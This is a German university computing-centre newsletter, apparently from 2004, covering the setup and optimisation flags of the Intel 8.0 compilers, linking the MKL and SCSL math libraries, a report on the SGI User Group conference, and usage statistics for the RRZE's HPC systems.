Neben den GNU-Compilern, die auf allen Systemen in mehr oder weniger aktuellen Versionen vorhanden sind, setzt das RRZE verstärkt auf die Compiler-Suite von Intel. Bisher wurde offiziell nur der Intel-Compiler in Version 7.1 angeboten, da wegen zahlreicher Bugs der Umstieg auf Version 8.0 für viele Codes problematisch war. Inzwischen stellt das RRZE aber Version 8.0 (und demnächst auch 8.1) auf dem IA32-Cluster, der Altix und den Testmaschinen offiziell zur Verfügung. Da bestehende Bugs in Version 7.1 gar nicht oder nur sehr langsam vom Hersteller behoben werden, empfehlen wir zum jetzigen Zeitpunkt einen Umstieg auf Version 8.0.

Leider hat Intel gegenüber Version 7.1 die Pfade geändert. Insbesondere liegen nun F95- und C++-Compiler an unterschiedlichen Orten. Um das Environment korrekt zu setzen, ist wieder das Einlesen von Setup-Skripten notwendig.

```
C++: $ source /opt/intel_cc_80/bin
      /iccvars.csh
```

```
F95: $ source /opt/intel_fc_80/bin
      /ifortvars.csh
```

Dies gilt sowohl für IA32- als auch für IA64-Systeme. Die Namensgebung der Compiler wurde ebenfalls vereinheitlicht: der C++-Compiler heißt jetzt überall `icc`, der F95-Compiler `ifort`.

Immer wieder wird nach den „optimalen“ Compiler-Schaltern gefragt. Die gute Nachricht: Version 8.0 liefert einen Switch `-fast`, der nahezu alle relevanten Optimierungen vereint. Die schlechte Nachricht: Auch die „interprocedural analysis“ wird damit über Filegrenzen hinweg aktiviert, was hin und wieder zu Problemen führen kann. Aus diesem Grund empfiehlt das RRZE als „Startwert“ folgende Compilerschalter:

```
IA32: -g -O3 -xN
IA64: -g -O3
```

Die Symbolinformation (`-g`) kann auch bei voller Optimierung im Code verbleiben. Das vereinfacht oft die schnelle Analyse von Coredumps und hilft beim Profiling. Insbesondere die Vektorisierung (`-xN`) ist bei vielen Codes auf IA32 wichtig. Bei ihr wird versucht, die SSE2-Instruktionen der Xeon-CPU zu verwenden, um effiziente Feldoperationen durchzuführen. Bei der Verwendung von `-xN` sollte im übrigen auch mit diesem Switch gelinkt werden, da der Vektorisierer in manchen Fällen spezielle Bibliotheksfunktionen anzieht. Es ist darauf zu achten, dass mit `-xN` gelinkte Binaries nicht auf AMD-CPU's laufen. Um diese Funktionalität zu ermöglichen, ist stattdessen die Option `-xW` anzuwenden.

Außer den Kommandozeilen-Optionen gibt es auch eine ganze Kollektion von Direktiven, die man in den Code einstreuen kann, um dem Compiler Hilfestellung zu leisten. Genauer findet man in den User-Guides unter `/opt/intel_?c/80/doc`. Schnelle Hilfe zu den Optionen gibt in jedem Fall die Option `-help`, die eine Zusammenfassung aller Schalter anzeigt.

Bei der Verwendung von MPI auf dem IA32-Cluster benötigt der F95-Compiler in Version 8.0 eine zu diesem Zweck neu compilierte MPI-Version. Diese Umstellung ist ganz einfach durch das Setzen der Umgebungsvariable `USE_PROG_MPI` auf den Wert `intel8` zu erreichen (bei Verwendung von Version 7.1 genügt wie immer der Wert `intel`, der auch der Default ist).

Bibliotheken für lineare Algebra und FFT

Von Intel wird bereits seit einiger Zeit eine optimierte mathematische Bibliothek namens MKL (Math Kernel Library) angeboten, die LAPACK, BLAS, FFT und einige andere wichtige Routinen (z.B. Sparse Solver) enthält, viele davon auch shared-memory parallelisiert. Dynamisches Linken mit MKL ist allerdings etwas umständlich (`MKL = /opt/intel/mkl/lib`):

```
IA32: -L${MKL}/32 -lmkl_lapack64 \
      -lmkl_lapack32 -lmkl -lguide
      -lpthread
```

```
IA64: -L${MKL}/64 -lmkl_lapack64 \
      -lmkl_lapack32 -lmkl -lguide
      -lpthread
```

„lapack32“ bzw. „lapack64“ enthalten dabei den single- bzw. double-precision-Teil der LAPACK-Routinen. Um ein statisch gelinktes Executable zu erzeugen, muss etwas anders gelinkt werden:

```
IA32: -L${MKL}/32 -lmkl_lapack -lmkl_ia32
      -lguide -lpthread
```

```
IA64: -L${MKL}/64 -lmkl_lapack -lmkl_ipf
      -lguide -lpthread
```

Shared-memory-paralleles Rechnen mit MKL ist durch das Setzen der Umgebungsvariable `OMP_NUM_THREADS` auf die gewünschte Zahl von Threads möglich. Achtung: Nicht alle Routinen sind in optimaler Weise parallelisiert.

Obwohl die aktuelle Version der MKL-Bibliothek die Versionsnummer 7 trägt, ist der Default am RRZE derzeit noch Version 6.1. Wer sich Vorteile von der neuen Version verspricht, kann sie mit `MKL = /opt/intel/mkl70/lib` ansprechen. Ausführliche Dokumentationen aller MKL-Routinen liefert der User Guide unter `/opt/intel/mkl/doc`.

Speziell auf dem SGI-System Altix wird die SGI-eigene Bibliothek SCSL angeboten, die einen ähnlichen Funktionsumfang wie MKL hat und in einigen Fällen bessere Performance liefert. Gelinkt wird hier mittels `-lscs`, die parallele Version wird mit `-lscs_mp` angezogen. Eine statische Version gibt es nicht. Informationen zu SCSL erhält man auf der Kommandozeile durch `man intro_scs1`. Erwähnt werden muss insbesondere, dass die aktuelle Version der SCSL offiziell nur mit den Intel-Compilern in Version 7.1 zusammenarbeitet. Mit Version 8.0 kann es in bestimmten Fällen funktionieren, eine Garantie gibt es aber nicht.

Da die FFT-Aufrufe von SCSL und MKL nicht kompatibel sind, muss mit Portierungsaufwand gerechnet werden, um von der einen auf die andere Bibliothek umzuschwenken. Wird ausschließlich BLAS und LAPACK verwendet, tritt dieses Problem natürlich nicht auf.

G. Hager

SGI User Group Conference in Orlando/Florida

Offene Gesellschaft

Die Firma SGI hat eine bewegte Vergangenheit. Das einschneidendste Ereignis fand dabei sicherlich im Jahr 1996 mit der Übernahme der Supercomputingschmiede Cray statt. Vier Jahre später wurde sie zwar wieder abgestoßen, ein Produkt wie die Origin-Serie wäre ohne das Cray-Know-how aber nicht möglich gewesen. Nach der Firmentrennung vollzog sich auch ein Auseinanderbrechen der bisher gemeinsam veranstalteten User Group Treffen. Mit der ersten „Solo“-Konferenz im Juni 2003 in den „Heiligen Hallen“ des SGI-Firmensitzes in Mountain View wurde die SGI User Group als eigenständige Organisation angestoßen. Vom 23. bis 26. Mai 2004 traf man sich dann in Orlando wieder, erstmals unter eigener Flagge und mit der Mutterfirma als „zahlendem Gast“.

Nach vielen Turbulenzen hat sich SGI nun auf das konzentriert, was man gemeinhin als „Kernkompetenz“ in der Informationstechnologie bezeichnet: Der Fokus liegt jetzt wieder beim Technical Computing mit den Standbeinen High Performance Computing, Visualisierung und Storage. Aber auch auf seine Kunden hat sich SGI im Zuge der „Gesundschumpfung“ besonnen. Sie sollen künftig wieder mehr in den Mittelpunkt des unternehmerischen Denkens gerückt werden. So fuhr die Firma in Orlando auch gleich mit einem entsprechenden Mitarbeiterstab an Ingenieuren und „Executives“ auf, um seiner neuen Gesinnung Nachdruck zu verleihen.

Neben Ausblicken in die fernere Zukunft wurde hauptsächlich mit handfesten technischen Informationen zu den bereits auf den Markt gebrachten und angekündigten Produkten aufgewartet. Erwähnenswert ist hier vor allem das Filesystem CXFS („Clustered XFS“), bei dem für den effizienten Zugriff auf Plattenkapazität via Fiber Channel eine heterogene Rechnerstruktur kein Hindernis mehr darstellt. Hauptkomponenten bilden Metadaten-Server und FC-Switches. Da CXFS inzwischen für nahezu alle aktuellen Architekturen und Betriebssysteme verfügbar ist, können alle FC-kompatiblen Komponenten in einen CXFS-Cluster integriert werden. Die bekannten Nachteile von NFS werden auf diese Weise elegant umgangen. CXFS ist allerdings kein Standardprodukt, das mit jeder SGI-Hardware ausgeliefert wird: Nicht nur für einen dedizierten Metadaten-Server, sondern auch für die CXFS-Lizenzen muss deshalb extra bezahlt werden.

An der Softwarefront hat sich ebenfalls so einiges getan. Das Message Passing Toolkit MPT, das u.a. die SGI-Implementierung von MPI enthält, ist jetzt nach einem Update mit Version 1.10 in der Lage, eine Intranode-Latenz von unter 1.5 µs zu erreichen. Bei Verwendung der SHMEM-Aufrufe liegt die Intranode-Latenz sogar unter 1 µs. Single Copy Transfers sind hier bei nichtblockierenden MPI-Aufrufen (MPI_Isend etc.) der Default. MPT ist in Version 1.10 auf der Altix des RRZE demnächst verfügbar, genauso wie eine arbeitsfähige Version des Profiling-Tools „jumpshot“. Letzteres wurde möglich, weil die Zusammenarbeit des MPT mit dem Profiling-Interface MPE unproblematisch ist. Die SGI-eigenen Profiling-Tools (histx und Verwandte), die das Altix-System des RRZE beherbergt, können ihren Cousins aus der Origin/MIPS-Welt heute dennoch nicht das Wasser reichen. Auch wenn Grundfunktionalitäten wie zeilenbasiertes Profiling und Hardwarecounter-Unterstützung bereits vorhanden sind, fehlt eine bedienungsfreundliche Oberfläche, wie sie mit `cvperf` für Origins schon lange zur Verfügung steht. Allerdings hört man munkeln, dass SGI für diesen Herbst deutliche Verbesserungen plant.

Apropos Altix: Natürlich war der bereits von der Origin-Serie geerbte NumaLink3-Interconnect nicht das Ende der Fahnenstange. NumaLink4-bestückte Altix-Systeme mit verdoppelter Internode-Bandbreite stehen bereits vor der Tür. Im Hinblick auf die von Intel geplanten Dual-Core Itaniums (Codename Montecito) ist diese Verbesserung auch dringend notwendig, um die zur Verfügung stehende Bisektionsbandbreite pro CPU nicht wesentlich zu ver-

schlechtern. In diesem Zusammenhang darf man auch auf künftige Inkarnationen des Kommunikationschips „SHUB“ gespannt sein, in denen nach dem Übergang zu einem 90nm-Fertigungsprozess wesentlich mehr Funktionalität verpackt sein wird als heute.

Eine Frage, die während der Konferenz immer wieder auftauchte, war, warum man sich bei SGI nicht für den „vielversprechenden“ Opteron-Prozessor, sondern für den völlig neu entwickelten und zu nichts kompatiblen Itanium-Prozessor entschieden hat. Die Antwort fiel recht simpel aus: SGI plant, mit den maximalen Prozessorzahlen für „Single System Image“ (SSI-) Systeme in Zukunft bis auf 16.384 vorzustoßen – eine Größenordnung, die allein wegen des adressierbaren Speicherbereiches mit Opteron-CPU's keinesfalls erreicht werden kann.

Chipgigant Intel hat es sich aus diesem Grund natürlich auch nicht nehmen lassen, die kommenden Segnungen der Itanium-Reihe selbst vorzustellen: Den Dual-Core Montecito mit 24 MB on-Chip L3 Cache (2x12) und Simultaneous Multithreading (SMT), der im nächsten Jahr auf den Markt kommt, wird es wie üblich in einer Low-Cost-Version geben, die mit kleineren Caches und niedrigerer Taktfrequenz punkten kann. Ab 2005 werden die Itanium-Boliden dem Reißbrett des ex-Alpha-Designteams entstammen – eine Veränderung, die auch für andere Features wie beispielsweise das Memory-Interface Positives hoffen lässt. Was den Leistungsverbrauch pro m² Stellfläche betrifft, hat es SGI mit den aktuellen Altix-Produkten erstaunlicherweise immer noch geschafft, trotz des stromhungrigen Prozessors einen im Industrievergleich niedrigen Wert zu erzielen. Mit den neuen CPUs wird sich das allerdings ändern.

Neben den allgemeinen Informationen zu Produkten und Roadmaps gab es in Orlando auch einen großen, heiß begehrten Sack Benutzererfahrungen. Das NASA-AMES Research Center mit seiner 512-CPU Altix (SSI) konnte auf diesem Gebiet besonders viel beitragen. Speziell zum



Thema Intel-Compiler gibt es selbst bei intimer Kenntnis der „geheimen“ Switches noch die eine oder andere Performance-Überraschung (weitere Infos auf Anfrage bei der HPC-Beratung). Die Erfahrungen mit dieser Compiler-Suite sind nach den bekannten Anfangsschwierigkeiten mittlerweile jedoch von allen Userschichten als gut bewertet worden, und Intel reagiert nach submittierten Bug Reports üblicherweise sehr schnell.

In der Retrospektive sind Meetings wie das der SGI User Group äußerst gewinnbringend: Die intensive Beteiligung der Firma ermöglicht einen Austausch zwischen Anwendern und Entwicklern, der in dieser Form sonst nirgendwo stattfindet. Bleibt zu hoffen, dass 2005 die Fortsetzung in Poznan (Polen) ähnlich erfolgreich wird. *G. Hager*



Das 512-CPU Altix-System bei NASA AMES (Quelle: NASA AMES Research Center)

Nutzungsprofil und Auslastung der HPC-Systeme

Investitionen effizient genutzt

Der Themenkreis „Modellierung und Simulation“ bildet seit vielen Jahren einen der zentralen Forschungsschwerpunkte an der Friedrich-Alexander-Universität Erlangen-Nürnberg. Das technisch-wissenschaftliche Hoch- und Höchstleistungsrechnen hat sich dabei zu einer der Kerndisziplinen innerhalb dieses Forschungsschwerpunktes entwickelt.

Das RRZE unterstützt diese Arbeiten durch die Bereitstellung von Compute-Servern und Cluster-Systemen. Hinsichtlich der Leistung schließen die RRZE-Maschinen die Lücke zwischen den Desktop- bzw. Institutsrechnern und den Höchstleistungsrechnern in München, Jülich und Stuttgart. Die wachsende Bedeutung der RRZE-Rechner für die numerischen Arbeiten in Erlangen spiegelt ein Vergleich der von Erlanger Wissenschaftlern abgezogenen Rechenzeitkontingente am LRZ München und am RRZE wieder.

Im Jahr 2004 wird das RRZE voraussichtlich mehr als 1.6 Millionen CPU-Stunden Rechenzeiten an seine Kunden abgeben. Damit verdrängt das RRZE erstmals das LRZ als wichtigsten Lieferanten von Rechenzyklen für die Erlanger Wissenschaftler und das obwohl die gesamten Investitionskosten für alle RRZE-Systeme etwa 4 % des Preises für den Bundeshöchstleistungsrechner (vgl. untere Tab.) ausmachen.

In den Beschaffungsprozess für die Hochleistungsrechner am RRZE werden die potenziellen Nutzergruppen immer von Anfang an eingebunden. Dadurch ist es möglich, maßgeschneiderte Systeme zu installieren, die einen Großteil des Erlanger Rechenzeitbedarfs abdecken können. Ausgewählte Großprojekte, deren Anforderungen die

RRZE-Kapazitäten übersteigen, werden dann ans LRZ oder andere Rechenzentren weiter geleitet und können dort einen Antrag auf ein Rechenzeitkontingent stellen.

Die HPC-Gruppe des RRZE unterstützt die Wissenschaftler bei Zugang und Nutzung aller Systeme und fördert damit einen effizienten Einsatz der Investitionsmittel für Hoch- und Höchstleistungsrechner.

Den Erfolg unserer Investitionsstrategie möchten wir an Hand der Auslastungszahlen unserer derzeit im Einsatz befindlichen Hochleistungsrechner darstellen. Gleichzeitig zeigen die Nutzerprofile der einzelnen Systeme zunächst den Erfolg der zielgerichteten Beschaffungsstrategien. Darüber hinaus wird aber auch deutlich, dass die numerische Simulation auf Hochleistungsrechnern nicht mehr das „Privileg“ weniger ausgewählter Gruppen ist, sondern in breite Bereiche der Forschung Einzug gehalten hat.

Memory-Server (SGI Origin3400)

Der Memory-Server wird derzeit vor allem durch die Festkörperphysik (Programmpaket VASP) und die Bioinformatik/Chemie (Programmpaket AMBER) genutzt. Während bei den VASP-Rechnungen lang laufende Einzelprozessorsjobs mit zum Teil extrem hohen Speicheranforderungen


CPU-Stunden (Anteil am Gesamtsystem)			
	Bundeshöchstleistungsrechner (Hitachi SR8000 / LRZ)	Landeshochleistungsrechner (Fujitsu VPP700 / LRZ)	Lokale Rechner (RRZE-Systeme)
2001	877.000 (14 %)	92.000 (22 %)	229.000
2002	1.700.000 (17 %)	198.000 (51 %)	404.000
2003	1.630.000 (16 %)	198.000 (50 %)	963.000
01-06/2004	390.000 (9 %)	76.000 (40 %)	833.000

Rechenzeitverbrauch der Erlanger Wissenschaftler an Bundes- und Landesrechnern des LRZ, München sowie an den Systemen des RRZE.


(bis zu 15 GByte) im Vordergrund stehen, werden für die AMBER-Berechnungen typischerweise 4 Prozessoren verwendet.

Die bislang hohe Betriebsstabilität des Systems (der Benutzerbetrieb musste bisher nur für Security-Patches oder wichtige OS-Updates unterbrochen werden) erlaubt es dem RRZE, der Forderung der beiden Hauptbenutzergruppen nach langen Joblaufzeiten gerecht zu werden: Auf 4 Prozessoren sind Jobs ohne Laufzeitbegrenzung erlaubt, auf 24 Prozessoren Aufträge mit bis zu 10 Tagen Laufzeit.


Typischerweise erreicht das System eine mittlere Rechenleistung von etwa 0.2 GFlop/s pro Prozessor, was auf die Kombination von geringer Taktung des MIPS Prozessors (500 MHz) und niedriger Hauptspeicherbandbreite (max. 1.6 GByte/s; 0.8 GByte/s effektiv) zurückzuführen ist.



- **Prozessorzahl:** 28
- **Peak Performance:** 28 GFlop/s
- **Prozessor:** MIPS R14000 mit 500 MHz/1GFlop/s, 8 MB L2-Cache
- **Hauptspeicher:** 56 GByte, verteilt über 7 „C-Bricks“, die je 4 CPUs zusammen mit 8 GB lokalem Speicher enthalten
- **Speicherbandbreite pro CPU:** 1.6 GByte/s, pro C-Brick: 3.2 GByte/s, bei nichtlokalem Zugriff: 1.6 GByte/s
- **ccNUMA-Architektur:** Cache-Kohärenz-Protokoll stellt sicher, dass der gesamte Speicher von jeder CPU aus linear angesprochen werden kann
- **550 GByte lokale Festplatten**
- **Queueing-System:** LSF (Platform Computing)
- **Installation:** Juni 2001




Mit einer mittleren Auslastung von deutlich mehr als 20 Prozessoren durch Batchaufträge ist der Rechner nach nunmehr drei Betriebsjahren noch immer sehr gut und kontinuierlich ausgelastet.




Die Abbildung verdeutlicht die immer wieder auftretenden Spitzen im Speicherverbrauch. Ist der verfügbare Speicher (56 GB) nur gering durch Benutzerprogramme belegt (Resident), so können Applikationen auch durch das „buffering“ von Dateien im Hauptspeicher profitieren.

HPC-Cluster32 (Xeon-Cluster)

Das HPC-Cluster32 wurde als Rechner für einen massiven Durchsatzbetrieb und parallele Parameterstudien konzipiert und ist daher mit einem relativ schwachen aber preiswerten Netzwerk (Gbit) ausgelegt. In einem ersten Schritt erfolgte im März 2003 die Installation von 73 Rechenknoten mit je zwei Intel Xeon Prozessoren, von denen 68 Knoten via HBFG-Antrag des RRZE finanziert wurden. Weitere 5 Knoten beschaffte das Fraunhofer-Institut für Integrierte Schaltungen (FHG) zur identischen Erweiterung. Diese Knoten stehen dem FHG natürlich bei Bedarf vorrangig zur Verfügung, können aber auch durch alle anderen HPC-Kunden genutzt werden. Auf Grund der von Anfang an hohen Auslastung, wurde das Cluster im November 2003 um 13 weitere auf nunmehr 86 Knoten erweitert. Davon sind 80 Knoten für den regulären Produktionsbetrieb und 4 Knoten als Express-Pool unter DEBIAN Linux konfiguriert. Zusätzlich werden 2 Knoten unter Windows2003-Servern betrieben und von zwei Projekten dediziert genutzt. Die dargestellten Auswertungen beziehen sich allerdings nur auf die Nutzung der 84 Knoten ohne Windows.



- **Prozessorzahl:** 172 (86 Rechenknoten)
- **Peak Performance:** 915 GFlop/s
- **Prozessor:** Intel Xeon 2.66 GHz, 512 kB L2-Cache, FSB 533
- **Hauptspeicher pro Rechenknoten:** 2 GByte
- **Speicherbandbreite pro Rechenknoten:** 4.3 GByte/s
- **Plattenplatz pro Rechenknoten:** 80 GByte
- **File-Server:** 700 GByte
- **Netzwerk:** GBit Ethernet
- **Queueing-System:** OpenPBS
- **Installation:** April 2003




Die Auslastungszahlen zeigen eindrucksvoll die Akzeptanz des HPC-Cluster32. Mit einer Auslastung von mehr als 150 Prozessoren im wöchentlichen Mittel und einer durchschnittlichen Anzahl von 20 wartenden seriellen (parallelen) Batchaufträgen ist das HPC-Cluster32 bereits jetzt deutlich überbucht.

Bei den Anwendungen aus der Theoretischen Physik und der Chemie handelt es sich im wesentlichen um Durchsatzrechnungen und parallele Parameterstudien (mit 8-16 Knoten) mit nur geringem Kommunikationsaufwand. Dagegen sind viele der parallelen Strömungsmechanik-Anwendungen offensichtlich für die Architektur des Clusters (Gbit-Vernetzung von Dualprozessorknoten) ungeeignet. Auf Grund der Auslastung des HPC-64Clusters und der VPP-Rechner am LRZ München und dem RRZE fehlen diesen Wissenschaftlern jedoch die Alternativen und sie müssen die extrem hohen Lauf- und Wartezeiten ihrer Produktionsrechnungen in Kauf nehmen.

Diese Erfahrungen decken sich auch mit den mittleren Performancezahlen der Anwenderprogramme, die vom RRZE evaluiert wurden. Während die Programme aus der Theoretischen Physik im Mittel zwischen 0.3 und 1.5

GFlop/s pro Prozessor liegen, erzielt das HPC-Cluster eine Performance von etwa 0.13 GFlop/s pro CPU für eine Applikation des Lehrstuhls für Strömungsmechanik (LSTM).

Parallele Produktionsrechnungen können derzeit regulär mit maximal 32 Knoten durchgeführt werden. Wegen der hohen Auslastung und des „Fair-Scheduling“ sind derzeit nur Jobgrößen bis maximal 16 Knoten bei Wartezeiten von etwa 1-2 Tagen praktikabel. Rechenaufträge mit mehr Prozessoren warten im Allgemeinen nicht nur deutlich länger; sie reservieren während dieser Zeit auch Knoten, die dann zum Teil lange leer stehen können. Dieser Effekt führt schließlich zu den zum Teil deutlichen Einbrüchen in der mittleren Auslastung auf Tagesbasis.




Von Seiten des Computer-Chemie-Centrums, der Bioinformatik sowie der Biotechnik wurde zusätzlicher umfangreicher Bedarf an Cluster-Kapazitäten angemeldet. Ein HBFG-Antrag zur Beschaffung weiterer 64 Knoten wurde im Juni 2004 gemeinsam mit dem RRZE zur DFG-Begutachtung eingereicht.


HPC-Cluster64 (SGI Altix3700)

Das HPC-Cluster64 wurde im Jahr 2003 als Ergänzung des HPC-Cluster32 für kommunikationsintensive Applikationen mit hohem Speicherbedarf beschafft. Zunächst als Cluster mit 64-Bit Prozessoren und High-Speed-Interconnect ausgeschrieben, hat sich im Bieterwettbewerb SGI mit einer „Shared-memory“-Lösung durchgesetzt.

Nach einer Abnahmephase und dem Testbetrieb startete der allgemeine Benutzerbetrieb zum 1. Januar 2004. Seit dieser Zeit wird das System insbesondere von der Strömungsmechanik mit parallelen Aufträgen (4 bis 8 Prozessoren) stark frequentiert. Besonders bewährt hat sich das System auch für Gaussian Rechnungen mit 2 Threads. Im Rahmen des KONWIHR-Projekts *Hochkorrelierte Quantensysteme auf Hochleistungsrechnern* (HQS@HPC) werden Dichtematrix-Rechnungen mit bis zu 4 OpenMP Threads und sehr hohem Speicherbedarf durchgeführt. Trotz eines restriktiven Zeitlimits von 12 Stunden in der parallelen Queue sind parallele Rechnungen mit deutlich mehr als 8 Prozessoren hinsichtlich ihrer Wartezeiten auf diesem System nicht sinnvoll realisierbar.



Der HPC-Cluster64 wurde von Anfang an intensiv genutzt und ist seit Q2/2004 ständig voll ausgelastet, was durch eine Batchnutzung von typischerweise 25 der 28 Prozessoren im wöchentlichen Mittel (linker Graph) dokumentiert wird.



Erfreulicherweise erzielt das System auch eine im Vergleich zu anderen Mikroprozessoren recht hohe Applikationsleistung. Diese hat sich in den vergangenen Monaten bei etwa 12-16 GFlop/s im wöchentlichen Mittel eingependelt, was einer Einzelprozessorleistung von 0.5 – 0.6 GFlop/s entspricht.

Mit einem Speicherausbau von 4 GB pro Prozessor und einem derzeitigen Speicherverbrauch von etwa 0.5-1.5 GB pro Prozessor bietet das System noch immer die Möglichkeit extrem speicherintensive Applikationen zu bearbeiten.



- **Prozessorzahl:** 28
- **Spitzenleistung:** 146 GFlop/s
- **Prozessor:** Intel Itanium2
1.3 GHz, 3 MB L3-Cache
- **Hauptspeicher:** 112 GByte
gemeinsamer Speicher
- **Speicherbandbreite pro
Prozessor:** 6.4 GByte/s
- **Plattenplatz:** 3200 GByte
- **ccNUMA-Netzwerk**
- **Betriebssystem:** Red Hat Linux
- **Queueing-System:** PBSpro
- **Installation:** November 2003

Dr. G. Wellein

Memory-Server

